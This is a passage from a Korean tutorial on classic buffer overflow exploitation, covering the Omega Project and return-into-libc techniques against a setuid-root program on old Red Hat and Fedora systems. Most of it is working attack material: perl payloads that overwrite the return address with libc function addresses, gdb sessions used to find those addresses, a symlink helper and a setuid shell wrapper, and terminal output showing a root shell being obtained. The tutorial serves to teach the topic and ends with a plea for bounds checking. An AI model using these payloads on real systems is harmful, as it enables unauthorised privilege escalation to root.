void main(int argc, char **argv)
{
      FILE *fd;
      int i;
      char buf[512], filename[50];
      char *extract;

      if (argc != 2) {
            printf("usage: %s <file>₩n", argv[0]);
            exit(-1);
      }
      fd = fopen(argv[1], "r");
      fgets(buf, 512, fd);
      extract = strrchr(buf, ':');
      *extract = 0x0;
      extract = strrchr(buf, ':');
      strcpy(filename, extract + 2);
      printf("filename = %s₩n", filename);
      fclose(fd);
      symlink("/bin/sh", filename);
   }

[hardsoju@localhost bof]$ ./link out
filename = AAAA
[hardsoju@localhost bof]$
```

심볼릭 링크가 제대로 걸렸는지 확인해 보자.

```
[hardsoju@localhost bof]$ ls -l
합계 40
lrwxrwxrwx        1 hardsoju hardsoju            7   1월 25 17:29 AAAA -> /bin/sh
```

```
-rwxrwxr-x       1 hardsoju hardsoju      12457   1월  25 17:13 link
-rw-rw-r--       1 hardsoju hardsoju        601   1월  25 17:13 link.c
-rw-rw-r--       1 hardsoju hardsoju         36   1월  25 17:29 out
-rwsr-xr-x       1 root     root          11766   1월  25 17:16 vul
-rw-rw-r--       1 hardsoju hardsoju        172   1월  25 17:16 vul.c
[hardsoju@localhost bof]$
```

현재 디렉토리를 PATH에 추가한 후 앞에서와 동일하게 공격한다.

```
[hardsoju@localhost bof]$ echo $PATH
/usr/local/bin:/bin:/usr/bin:/usr/X11R6/bin:/home/hardsoju/bin
[hardsoju@localhost bof]$ export PATH=/usr/local/bin:/bin:/usr/bin:/usr/X11R6/bin:
/home/hardsoju/bin:./
[hardsoju@localhost bof]$ ./vul `perl -e 'print "a"x28," ₩xc0₩xf2₩x03₩x42₩x41
₩x41₩x41₩x41"'`
세그멘테이션 오류
[hardsoju@localhost bof]$
```

일단 쉘이 떴는지 확인하기 위해 ps 명령을 내려 보았다.

```
[hardsoju@localhost bof]$ ps
  PID TTY          TIME CMD
 3767 pts/3    00:00:01 bash
 4026 pts/3    00:00:00 vul
 4027 pts/3    00:00:00 AAAA
 4051 pts/3    00:00:00 ps
[hardsoju@localhost bof]$ id
uid=500(hardsoju) gid=500(hardsoju) groups=500(hardsoju)
[hardsoju@localhost bof]$
```

쉘이 뜬 것을 확인할 수 있다.

쉘을 획득하는데 성공하였지만, uid가 자기 자신임을 알 수 있다.

그 이유는 getuid 시스템에서 취약한 프로그램을 공격하면 쉘 변수 내의 uid를 가져와서 결국은 실제 사용자의 권한으로 프로그램을 실행하기 때문이다.

—[4.2 OMEGA Project를 이용한 root shell 획득] ————————

이제는 root 권한을 획득해 보겠다.

앞에서의 공격과 달리 system 함수 호출 이전에 setreuid 함수를 먼저 호출하여 uid를 0으로 맞춘 후 쉘을 실행할 것이다.

다음과 같은 공격을 예상할 수 있다.

```
./vul "`perl -e 'print
"₩x20₩x79₩x0d₩x42"x8,"₩xc0₩xf2₩x03₩x42₩x00₩x00₩x00₩x00"'`"
```

위와 같은 경우 setreuid함수의 인자로 ₩x00₩x00₩x00₩x00을 전달하고 있지만, 취약한 함수가 strcpy 일 경우 제대로 전달이 되지 않는 문제점이 있다.
이제 이러한 문제점을 해결하고 루트 권한을 획득해 보겠다.
먼저 vul.c의 소스에 dumpcode.h를 추가하여, 메모리 정보를 자세히 볼 수 있도록 한다.

```
[hardsoju@localhost bof]$ cat vul.c
#include <stdio.h>
#include "dumpcode.h" //추가된 부분
 main(int argc, char **argv)
{
        char buf[16];
        if (argc < 2){
                printf("Useag: %s <arg>₩n",argv[0]);
                exit(-1);
        }
        strcpy(buf,argv[1]);
        dumpcode((char*)buf, 128); //추가된 부분
}
[hardsoju@localhost bof]$
```

dumpcode.h의 소스는 다음과 같다.

```
[hardsoju@localhost bof]$ cat dumpcode.h
void printchar(unsigned char c)
{
        if(isprint(c))
                printf("%c",c);
        else
                printf(".");
}
void dumpcode(unsigned char *buff, int len)
{
        int i;
        for(i=0;i<len;i++)
```

```
        {
                if(i%16==0)
                        printf("0x%08x   ",&buff[i]);
                printf("%02x ",buff[i]);
                if(i%16-15==0)
                {
                        int j;
                        printf("    ");
                        for(j=i-15;j<=i;j++)
                                printchar(buff[j]);
                        printf("₩n");
                }
        }
        if(i%16!=0)
        {
                int j;
                int spaces=(len-i+16-i%16)*3+2;
                for(j=0;j<spaces;j++)
                        printf(" ");
                for(j=i-i%16;j<len;j++)
                        printchar(buff[j]);
        }
        printf("₩n");
}
[hardsoju@localhost bof]$
```

취약 프로그램을 컴파일 하고 실행시켜보면 다음과 같은 메모리 정보가 출력된다.

```
[hardsoju@localhost bof]$ ./vul `perl -e 'print "a"x28,"bbbb"'`
0xbfffde50   61 61 61 61 61 61 61 61 61 61 61 61 61 61 61 61    aaaaaaaaaaaaaaaa
0xbfffde60   61 61 61 61 61 61 61 61 61 61 61 61 62 62 62 62    aaaaaaaaaaaabbbb
0xbfffde70   00 00 00 00 b4 de ff   bf c0 de ff   bf 2c 58 01 40    ............,X.@
0xbfffde80   02 00 00 00 14 83 04 08 00 00 00 00 35 83 04 08    ............5...
0xbfffde90   c2 85 04 08 02 00 00 00 b4 de ff bf 24 86 04 08    ............$...
0xbfffdea0   54 86 04 08 60 c6 00 40 ac de ff bf 00 00 00 00    T...`..@........
0xbfffdeb0   02 00 00 00 c1 fb ff   bf   c7 fb ff bf 00 00 00 00    ................
0xbfffdec0   e8 fb   ff bf 07 fc ff   bf   12 fc ff bf   22 fc ff   bf    ............"...
```

세그멘테이션 오류

[hardsoju@localhost bof]$

28바이트를 입력하여 sfp 까지 덮어쓰고, ret는 bbbb라는 문자열이 덮어 쓴 것을 알 수 있다.

좀 더 자세히 보면 메모리 상에 00 00 00 00 이 있는 것도 확인 할 수 있다.

이 값들은 setreuid의 인자로 전달하기에 손색이 없는 듯 하다.

공격자가 직접 넣어줄 수 없다면, 메모리에 존재하는 것을 인자로 전달하는 것이다.

하지만, 한참 뒤에 존재하는 00 00 00 00 을 어떻게 setreuid의 인자로 전달할 것인가 하는 문제가 남아있는데, 그 문제는 임의의 함수를 계속 call 하는 방법으로 해결 할 것이다.

그렇게 되면 프로그램의 실행은 계속 이어져서 결국엔 00 00 00 00 이 있는 곳까지 도달하여 setreuid의 인자로 전달할 수 있게 된다.

여기에서는 printf를 호출하기로 하자.

[hardsoju@localhost bof]$ gdb -q vul1

(gdb) break main

Breakpoint 1 at 0x8048396

(gdb) r

Starting program: /home/hardsoju/BOF/bof/vul1

Breakpoint 1, 0x08048396 in main ()

(gdb) x/x printf

0x4204f0e0 <printf>: 0x83e58955

(gdb) x/x setreuid

0x420d7920 <setreuid>: 0x53e58955

(gdb) x/x system

0x4203f2c0 <system>: 0x83e58955

(gdb) q

[hardsoju@localhost bof]$

간혹 쉘 기반에서 입력되지 않는 문자들이 있는데 이런 경우에는 “” 로 한번 더 묶어주어야 한다.

[hardsoju@localhost bof]$ ./vul "`perl -e 'print "a"x28,"₩xe0₩xf0₩x04₩x42"x5,"₩x20₩x79₩x0d₩x42₩xc0₩xf2₩x03₩x42"'`"

0xbfffe5c0 61 61 61 61 61 61 61 61 61 61 61 61 61 61 61 61 aaaaaaaaaaaaaaaa

0xbfffe5d0 61 61 61 61 61 61 61 61 61 61 61 61 e0 f0 04 42 aaaaaaaaaaaa...B

0xbfffe5e0 e0 f0 04 42 e0 f0 04 42 e0 f0 04 42 e0 f0 04 42 ...B...B...B...B

0xbfffe5f0 20 79 0d 42 c0 f2 03 42 00 00 00 00 35 83 04 08 y.B...B....5...

0xbfffe600 c2 85 04 08 02 00 00 00 24 e6 ff bf 24 86 04 08 ……..$…$…
0xbfffe610 54 86 04 08 60 c6 00 40 1c e6 ff bf 00 00 00 00 T…`..@……..
0xbfffe620 02 00 00 00 a9 fb ff bf af fb ff bf 00 00 00 00 ……..
0xbfffe630 e8 fb ff bf 07 fc ff bf 12 fc ff bf 22 fc ff bf ……..”…

sh: line 1: ?륶됧SP? command not found
세그멘테이션 오류
[hardsoju@localhost bof]$

쉘이 실행 되었다.
이제 심볼릭 링크를 걸고 쉘을 띄워보자.
[hardsoju@localhost bof]$ ./vul "`perl -e 'print
"a"x28,"₩xe0₩xf0₩x04₩x42"x5,"₩x20₩x79₩x0d₩x42₩xc0₩xf2₩x03₩x42"'`" 2>out
0xbfffdcc0 61 61 61 61 61 61 61 61 61 61 61 61 61 61 61 61 aaaaaaaaaaaaaaaa
0xbfffdcd0 61 61 61 61 61 61 61 61 61 61 61 61 e0 f0 04 42 aaaaaaaaaaaa…B
0xbfffdce0 e0 f0 04 42 e0 f0 04 42 e0 f0 04 42 e0 f0 04 42 …B…B…B…B
0xbfffdcf0 20 79 0d 42 c0 f2 03 42 00 00 00 00 35 83 04 08 y.B…B….5…
0xbfffdd00 c2 85 04 08 02 00 00 00 24 dd ff bf 24 86 04 08 ……..$…$…
0xbfffdd10 54 86 04 08 60 c6 00 40 1c dd ff bf 00 00 00 00 T…`..@……..
0xbfffdd20 02 00 00 00 a9 fb ff bf af fb ff bf 00 00 00 00 ……..
0xbfffdd30 e8 fb ff bf 07 fc ff bf 12 fc ff bf 22 fc ff bf ……..”…

세그멘테이션 오류
[hardsoju@localhost bof]$ ls -l out
-rw-rw-r-- 1 hardsoju hardsoju 41 1월 26 14:40 out
[hardsoju@localhost bof]$ ./link out
filename = ?륶됧SP?
[hardsoju@localhost bof]$ ./vul "`perl -e 'print
"a"x28,"₩xe0₩xf0₩x04₩x42"x5,"₩x20₩x79₩x0d₩x42₩xc0₩xf2₩x03₩x42"'`"
0xbfffe4c0 61 61 61 61 61 61 61 61 61 61 61 61 61 61 61 61 aaaaaaaaaaaaaaaa
0xbfffe4d0 61 61 61 61 61 61 61 61 61 61 61 61 e0 f0 04 42 aaaaaaaaaaaa…B
0xbfffe4e0 e0 f0 04 42 e0 f0 04 42 e0 f0 04 42 e0 f0 04 42 …B…B…B…B
0xbfffe4f0 20 79 0d 42 c0 f2 03 42 00 00 00 00 35 83 04 08 y.B…B….5…
0xbfffe500 c2 85 04 08 02 00 00 00 24 e5 ff bf 24 86 04 08 ……..$…$…
0xbfffe510 54 86 04 08 60 c6 00 40 1c e5 ff bf 00 00 00 00 T…`..@……..
0xbfffe520 02 00 00 00 a9 fb ff bf af fb ff bf 00 00 00 00 ……..

0xbfffe530 e8 fb ff bf 07 fc ff bf 12 fc ff bf 22 fc ff bf ...."...

[root@localhost bof]# id
uid=0(root) gid=500(hardsoju) groups=500(hardsoju)
[root@localhost bof]# exit
exit
세그멘테이션 오류
[hardsoju@localhost bof]$
root 쉘을 획득 하였다.
여기에서는 이해를 돕기 위해 dumpcode를 이용하였지만, 실제 실행파일만 있을 시에는 dumpcode를 이용할 수 없다.
그러나 메모리 구조에 대한 이해만 있다면 gdb를 이용해서도 가능할 것이다.
또한, 00 00 00 00의 정확한 위치를 모르더라도 printf의 호출 횟수를 높여가며 프로그램의 실행을 계속 이어 간다면 00 00 00 00 에 도달하여 root 쉘을 획득할 수 있을 것이다.

—[5. RTL(return into libc)의 이해] ————————————————

오메가를 이해했다면 ret를 실행시의 공유 라이브러리 함수로 향하게 하는 것이 더 이상 이상하게 생각되지 않을 것이다.
여기에서도 마찬가지로 ret를 프로그램 실행시의 공유 라이브러리 함수로 조작하여 프로그램의 실행을 이어가면서 쉘을 획득 하는 방법을 이용할 것이다.
앞에서는 shell 을 획득하기 위해 임의의 함수를 계속 call 해서 uid를 0으로 맞추고 system 함수를 호출하는 방식을 사용하였다.
이번에는 system 함수를 이용하여 일반 쉘을 획득하는 방법과, execl 함수를 호출하여 root shell을 획득하는 것을 설명하겠다.

—[5.1 RTL을 이용한 shell 획득] ————————————————

system 함수를 호출하여 일반 쉘을 획득해 보도록 하겠다.
심볼릭 링크를 사용하지 않고, 직접 system 함수의 인자로 /bin/sh 문자열이 위치한 주소를 넣어줄 것이다.
[hardsoju@localhost bof]$ gdb -q vul1
(gdb) break main
Breakpoint 1 at 0x8048396
(gdb) r
Starting program: /home/hardsoju/BOF/bof/vul1

main 함수에 브레이크 포인트를 잡고, 프로그램을 실행시켜 system 함수의 주소를 알아낸다.

```
Breakpoint 1, 0x08048396 in main ()
(gdb) x/x system
0x4203f2c0 <system>:    0x83e58955
(gdb) q
The program is running.  Exit anyway? (y or n) y
[hardsoju@localhost bof]$
```

이제 /bin/sh 문자열이 있는 주소를 알아내야 한다.
먼저 환경변수에 /bin/sh 문자열을 등록하고, 주소를 알아내는 방법을 사용하도록 하겠다.

```
[hardsoju@localhost bof]$ export SH="/bin/sh"
[hardsoju@localhost bof]$ ./get SH
address 0xbffffec4
[hardsoju@localhost bof]$
```

system 함수는 ebp+8 의 위치를 인자로 참조하기 때문에 ebp+8의 위치에 /bin/sh 문자열이 있는 주소를 집어넣어 공격해야 한다.
28바이트를 입력하여 sfp까지 덮어쓰고 ret에는 system 함수의 주소를, 그리고 더미 값으로 4바이트를 입력 후 /bin/sh 문자열의 주소를 넣어준다.

```
    24    4   4       4           4
즉, [buf][sfp][ret][dummy][/bin/sh addr] 가 된다.
```

```
[hardsoju@localhost bof]$ ./vul `perl -e 'print
"a"x28,"₩xc0₩xf2₩x03₩x42","aaaa","₩xc4₩xfe₩xff₩xbf"'`
sh-2.05b$ id
uid=500(hardsoju) gid=500(hardsoju) groups=500(hardsoju)
sh-2.05b$ ps
  PID TTY          TIME CMD
10304 pts/1    00:00:00 bash
10354 pts/1    00:00:00 sh
10356 pts/1    00:00:00 ps
sh-2.05b$ exit
exit
세그멘테이션 오류
[hardsoju@localhost bof]$
```

정상적으로 system 함수가 호출되고 쉘을 획득하였다.

—[5.2 RTL을 이용한 root shell 획득] ————————————

이번에는 execl 함수를 호출하고, 스택에는 execl 함수의 인자 조건을 충족하도록 배치하여 정상적인 호출이 일어나도록 한 후 심볼릭 링크를 이용하여 쉘을 획득 할 것이다.

execl 함수는 인자가 몇 개가 오든지 상관이 없고, 마지막은 NULL로 끝나야 한다는 조건이 있다.

이 조건만 만족시켜 준다면 execl 함수는 정상적으로 호출되어 실행이 가능하다.

함수의 인자로는 랜덤 스택 에서도 변하지 않는 영역을 이용해야 한다.

여기서는 DATA SEGMENT를 이용할 것이며 해당 영역의 특정 값을 심볼릭 링크를 걸고, execl 함수의 인자로 특정 값이 위치한 주소를 넣어준 후 심볼릭 링크가 실행되게 하는 방법이다.

```
[hardsoju@localhost bof]$ gdb -q vul1
(gdb) disas main
Dump of assembler code for function main:
0x08048390 <main+0>:    push   %ebp
0x08048391 <main+1>:    mov    %esp,%ebp
0x08048393 <main+3>:    sub    $0x18,%esp
0x08048396 <main+6>:    and    $0xfffffff0,%esp
0x08048399 <main+9>:    mov    $0x0,%eax
0x0804839e <main+14>:   sub    %eax,%esp
0x080483a0 <main+16>:   cmpl   $0x1,0x8(%ebp)
0x080483a4 <main+20>:   jg     0x80483c5 <main+53>
0x080483a6 <main+22>:   sub    $0x8,%esp
0x080483a9 <main+25>:   mov    0xc(%ebp),%eax
0x080483ac <main+28>:   pushl  (%eax)
0x080483ae <main+30>:   push   $0x804848c
0x080483b3 <main+35>:   call   0x80482b0 <printf>
0x080483b8 <main+40>:   add    $0x10,%esp
0x080483bb <main+43>:   sub    $0xc,%esp
0x080483be <main+46>:   push   $0xffffffff
0x080483c0 <main+48>:   call   0x80482c0 <exit>
0x080483c5 <main+53>:   sub    $0x8,%esp
0x080483c8 <main+56>:   mov    0xc(%ebp),%eax
0x080483cb <main+59>:   add    $0x4,%eax
```

```
0x080483ce <main+62>:    pushl   (%eax)
0x080483d0 <main+64>:    lea     0xfffffe8(%ebp),%eax
0x080483d3 <main+67>:    push    %eax
0x080483d4 <main+68>:    call    0x80482d0 <strcpy>
0x080483d9 <main+73>:    add     $0x10,%esp
0x080483dc <main+76>:    leave
0x080483dd <main+77>:    ret
0x080483de <main+78>:    nop
0x080483df <main+79>:    nop
End of assembler dump.
(gdb) break *main+73
Breakpoint 1 at 0x80483d9
```

strcpy 호출 이후 지점을 브레이크 포인트로 잡고 공격 과정과 똑같이 sfp와 ret를 덮어씌운 상태로 프로그램을 실행한다.

```
(gdb) r `perl -e 'print "a"x24,"bbbb","cccc"'`
Starting program: /home/hardsoju/BOF/bof/vul1 `perl -e 'print "a"x24,"bbbb","cccc"'`

Breakpoint 1, 0x080483d9 in main ()
(gdb) x/64wx $esp
0xbfffdfd0:    0xbfffdfe0    0xbffffbd3    0xbfffdfe8    0x0804828d
0xbfffdfe0:    0x61616161    0x61616161    0x61616161    0x61616161
0xbfffdff0:    0x61616161    0x61616161    0x62626262    0x63636363
0xbfffe000:    0x00000000    0xbfffe044    0xbfffe050    0x4001582c
0xbfffe010:    0x00000002    0x080482e0    0x00000000    0x08048301
0xbfffe020:    0x08048390    0x00000002    0xbfffe044    0x080483e0
0xbfffe030:    0x08048410    0x4000c660    0xbfffe03c    0x00000000
0xbfffe040:    0x00000002    0xbffffbb7    0xbffffbd3    0x00000000
0xbfffe050:    0xbffffbf4    0xbffffc13    0xbffffc23    0xbffffc2e
0xbfffe060:    0xbffffc3c    0xbffffc4c    0xbffffc6c    0xbffffc7f
0xbfffe070:    0xbffffc8d    0xbffffe50    0xbffffe94    0xbffffeb2
0xbfffe080:    0xbffffebe    0xbffffed9    0xbffffeee    0xbffffeff
0xbfffe090:    0xbfffff32    0xbfffff46    0xbfffff4e    0xbfffff5f
0xbfffe0a0:    0xbfffff92    0xbfffffb4    0xbfffffcb    0x00000000
0xbfffe0b0:    0x00000020    0xffffe000    0x00000010    0x0febfbff
0xbfffe0c0:    0x00000006    0x00001000    0x00000011    0x00000064
```

(gdb)

DATA SEGMENT 영역을 찾는 것은 다음과 같다.

(gdb) **x/32wx 0x08049000**

0x8049000:	0x464c457f	0x00010101	0x00000000	0x00000000
0x8049010:	0x00030002	**0x00000001**	0x080482e0	0x00000034
0x8049020:	0x00001db4	0x00000000	0x00200034	0x00280006
0x8049030:	0x001f0022	0x00000006	0x00000034	0x08048034
0x8049040:	0x08048034	0x000000c0	0x000000c0	0x00000005
0x8049050:	0x00000004	0x00000003	0x000000f4	0x080480f4
0x8049060:	0x080480f4	0x00000013	0x00000013	0x00000004
0x8049070:	0x00000001	0x00000001	0x00000000	0x08048000

(gdb)

0x8049080:	0x08048000	0x000004a4	0x000004a4	0x00000005
0x8049090:	0x00001000	0x00000001	0x000004a4	0x080494a4
0x80490a0:	0x080494a4	0x00000108	0x0000010c	0x00000006
0x80490b0:	0x00001000	0x00000002	0x000004b0	0x080494b0
0x80490c0:	0x080494b0	0x000000c8	0x000000c8	0x00000006
0x80490d0:	0x00000004	0x00000004	0x00000108	0x08048108
0x80490e0:	0x08048108	0x00000020	0x00000020	0x00000004
0x80490f0:	0x00000004	0x62696c2f	0x2d646c2f	0x756e696c

(gdb)

이제 execl 함수의 주소를 알아내야 한다.

이번에는 print 명령을 이용해 보겠다. (앞에서와 같은 방식을 이용해도 된다.)

(gdb) **print execl**

$1 = {<text variable, no debug info>} **0x420acaa0** <execl>

(gdb) q

The program is running. Exit anyway? (y or n) y

[hardsoju@localhost bof]$

다음은 uid를 0으로 설정한 후, 쉘을 실행하는 소스이다.

[hardsoju@localhost bof]$ cat shell.c

```
int main()
{
        setuid(0);
        system("/bin/sh");
```

}

[hardsoju@localhost bof]$ gcc -o shell shell.c
위 소스를 컴파일 하고, gdb에서 찾아낸 DATA SEGMENT 영역의 특정 값을 심볼릭 링크를 건다.
결과적으로 위 프로그램이 실행되어 쉘을 획득하게 된다.
[hardsoju@localhost bof]$ ln -s shell `perl -e 'print "₩x01"'`
₩x01은 0x8049014 번지에 있는 값이다.

[hardsoju@localhost bof]$ ls -l
합계 256
lrwxrwxrwx 1 hardsoju hardsoju 5 1월 27 03:09 ? -> shell
-rwxrwxr-x 1 hardsoju hardsoju 11640 1월 27 03:09 shell
-rw-rw-r-- 1 hardsoju hardsoju 47 1월 27 03:06 shell.c
-rwsr-xr-x 1 root root 11766 1월 26 22:05 vul
-rw-rw-r-- 1 hardsoju hardsoju 179 1월 26 22:05 vul.c
-rwxrwxr-x 1 hardsoju hardsoju 11766 1월 26 03:28 vul1

[hardsoju@localhost bof]$ ./vul "`perl -e 'print
"a"x28,"₩xa0₩xca₩x0a₩x42","₩x14₩x90₩x04₩x08"x6'`"
sh-2.05b# id
uid=0(root) gid=500(hardsoju) groups=500(hardsoju)
sh-2.05b# exit
exit
[hardsoju@localhost bof]$

위 공격에서 execl 함수의 인자로 특정 값이 위치한 주소를 6번 반복한 이유는, 함수가 호출된 후 7번째 위치(28바이트 이후)에 NULL이 존재하므로 execl 함수의 인자 조건을 충족 하기 위함이다.
결과적으로 심볼릭 링크가 실행되어 루트 쉘을 획득하였다.
아래 표는 beist.org 에서 발췌한 프로세스 메모리 매핑 구성표 이다.
gdb에서 0x08049000을 기점으로 랜덤 하지 않은 영역을 뒤진 이유를 알 것이다.

- 프로세스 메모리 매핑 구성 표 -

	REDHAT LINUX 9.0	FEDORA CORE2
STACK	최상위 byte 가 0xbf 이며 정확한 위치는 환경에 따라 가변적임	최상위 byte 가 0xfe 이며 정확한 위치는 환경에 따라 가변적임
LIBRARY	/lib/ld-2.3.2.so 0x40000000 - 0x40016fff /lib/tls/libc-2.3.2.so 0x42000000 - 0x42132fff	/lib/ld-2.3.3.so 0x00415000 - 0x0042bfff /lib/tls/libc-2.3.3.so 0x00432000 - 0x0054afff 혹은 libc-2.3.3.so 의 위치가 다음으로 바뀔 수도 있다. /lib/tls/libc-2.3.3.so 0x00111000 - 0x00229fff
Program Text Segment	0x8048000 - 0x8048fff	0x8048000 - 0x8048fff
Program Data Segment	0x8049000 - 0x8049fff	0x8049000 - 0x8049fff

출처 : beist.org

—[6. 마치며] ——————————————————————————

지금까지 buffer overflow 취약점을 공격하는 여러 가지 기법에 대해서 알아보았다.

단지, 고전적인 기법부터 조금 더 발전된 공격을 다뤘다는 이유만으로 History Of Buffer Over Flow라는 제목을 붙여봤다.

그렇기 때문에 이 문서가 buffer overflow 의 전체적인 역사를 말해주는 것은 아니며, 이외에도 수많은 공격 기법이 존재한다.

대부분의 프로그래밍 입문서에서는 데이터의 경계를 체크해야 한다는 것을 알리지 않고 있기 때문에, buffer overflow 는 우리가 프로그래밍을 공부하는 순간부터 이미 노출되어 있는 취약점이라는 것을 인식해야 한다.

지금부터라도 프로그램 개발에만 목적을 두지 말고, 한번 더 보안을 고려한 코드를 생각해야 할 것이다.

—[7. 참고자료] ——————————————————————————

beist_overflow – beist

FEDORA CORE2에서 EXEC-SHIELD 를 우회하여 STACK 기반 OVERFLOW 공격기법 한 번에 성공하기 – beist

Advanced Buffer Overflow – vangelis

해커 지망자들이 알아야 할 Buffer Overflow Attack의 기초 – dalgona

Lamagra의 Omega Project의 이해 및 분석 – ttongfly

Lamagra의 Omega Project의 이해 1,2 – hackerleon

getuid 시스템에서 omega의 적용 – hackerleon